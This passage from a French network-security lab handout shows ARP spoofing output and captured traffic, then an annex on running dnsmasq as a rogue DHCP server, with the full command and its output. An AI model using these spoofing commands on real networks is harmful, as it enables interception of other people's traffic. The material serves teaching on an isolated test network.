c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
```

Observation du trafic réseau :

Pendant l'attaque, tout le trafic entre la victime et la passerelle passera par votre machine. Vous pouvez utiliser un outil comme Wireshark pour analyser ce trafic :

- `sudo wireshark`



No.	Time	Source	Destination	Protocol	Length	Info
97	137.282626860	192.168.10.1	192.168.10.2	ICMP	118	Redirect (Redirect for host)
210	203.252971920	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=1/256, ttl=64 (no re...
211	203.253027320	192.168.10.1	192.168.10.2	ICMP	126	Redirect (Redirect for host)
212	203.253147977	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=1/256, ttl=63 (reply...
213	203.256201500	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=1/256, ttl=126 (requ...
214	203.269653940	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=1/256, ttl=125
216	204.255654440	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=2/512, ttl=64 (no re...
217	204.256092470	192.168.10.1	192.168.10.2	ICMP	126	Redirect (Redirect for host)
218	204.256972407	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=2/512, ttl=63 (reply...
219	204.298593383	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=2/512, ttl=126 (requ...
220	204.298639187	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=2/512, ttl=125
223	205.256431423	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=3/768, ttl=64 (no re...
224	205.256711483	192.168.10.1	192.168.10.2	ICMP	126	Redirect (Redirect for host)
225	205.256638071	192.168.10.2	8.8.8.8	ICMP	98	Echo (ping) request id=8xe475, seq=3/768, ttl=63 (reply...
226	205.271784002	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=3/768, ttl=126 (requ...
227	205.271808117	8.8.8.8	192.168.10.2	ICMP	98	Echo (ping) reply id=8xe475, seq=3/768, ttl=125


Arrêt de l'attaque et réinitialisation du cache ARP :

Après avoir testé l'attaque, il est important de réinitialiser les tables ARP des machines. Pour cela, utilisez la commande suivante sur la victime et la passerelle :

- `sudo arp -d [IP_victime]`

```
(root@kali)-[~]
# sudo arp -d 192.168.10.2
```

- `sudo arp -d [IP_passerelle]`



```
(root@kali)-[~]  
# sudo arp -d 192.168.10.254
```

Arrêter les attaques ARP Spoofing :

- Arrêt d'une attaque spécifique : Appuyez sur Ctrl + C pour arrêter l'attaque en cours.

ANNEXE F : Installation et Utilisation de dnsmasq (Kali)

dnsmasq est un outil de serveur DNS et DHCP léger utilisé principalement pour la mise en place de réseaux locaux et pour effectuer des tests de pénétration. Il peut être utilisé pour empoisonner le cache DNS ou pour intercepter les requêtes DHCP afin de mener des attaques de type Man-in-the-Middle (MITM). Dans ce TP, dnsmasq est utilisé pour effectuer des attaques liées au DNS Spoofing et DHCP Spoofing.

Installation de dnsmasq sous Kali Linux :

dnsmasq est généralement pré-installé sur Kali Linux, mais si ce n'est pas le cas, ou pour une mise à jour, vous pouvez utiliser les commandes suivantes dans un terminal :

- `sudo apt update`

Installation de dnsmasq :

- `sudo apt install dnsmasq`

Lancement de dnsmasq en mode terminal

Une fois dnsmasq installé, vous pouvez l'utiliser pour configurer un serveur DHCP ou un serveur DNS. L'outil est principalement utilisé pour intercepter les requêtes DHCP et DNS, ou encore pour effectuer des attaques de type DHCP Spoofing ou DNS Spoofing.

Exécution de dnsmasq pour l'attaque DHCP Spoofing

Lancement du serveur DHCP avec dnsmasq :

Pour utiliser dnsmasq dans une attaque de type DHCP Spoofing, vous devez d'abord configurer le serveur DHCP. Vous pouvez lancer dnsmasq avec la commande suivante pour démarrer le service DHCP sur votre machine et émettre des réponses malveillantes à la victime :

- `sudo dnsmasq -d -i eth0 --dhcp-range=192.168.10.100,192.168.10.150,12h --dhcp-option=3,192.168.10.1 -- dhcp-option=6,192.168.10.1`

```
(root@kali)~# dnsmasq -d -i eth0 --dhcp-range=192.168.10.100,192.168.10.150,12h --dhcp-option=3,192.168.10.1 --dhcp-option=6,192.168.10.1
dnsmasq: started, version 2.91 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth DNSSEC loop-detect inotify dumpfi
le
dnsmasq-dhcp: DHCP, IP range 192.168.10.100 -- 192.168.10.150, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: read /etc/hosts - 9 names
```

Arrêt des attaques et réinitialisation

Arrêt de dnsmasq :

Pour arrêter dnsmasq, vous pouvez utiliser la commande Ctrl + C dans le terminal où il s'exécute, ou tuer le processus avec la commande suivante :

- `sudo killall dnsmasq`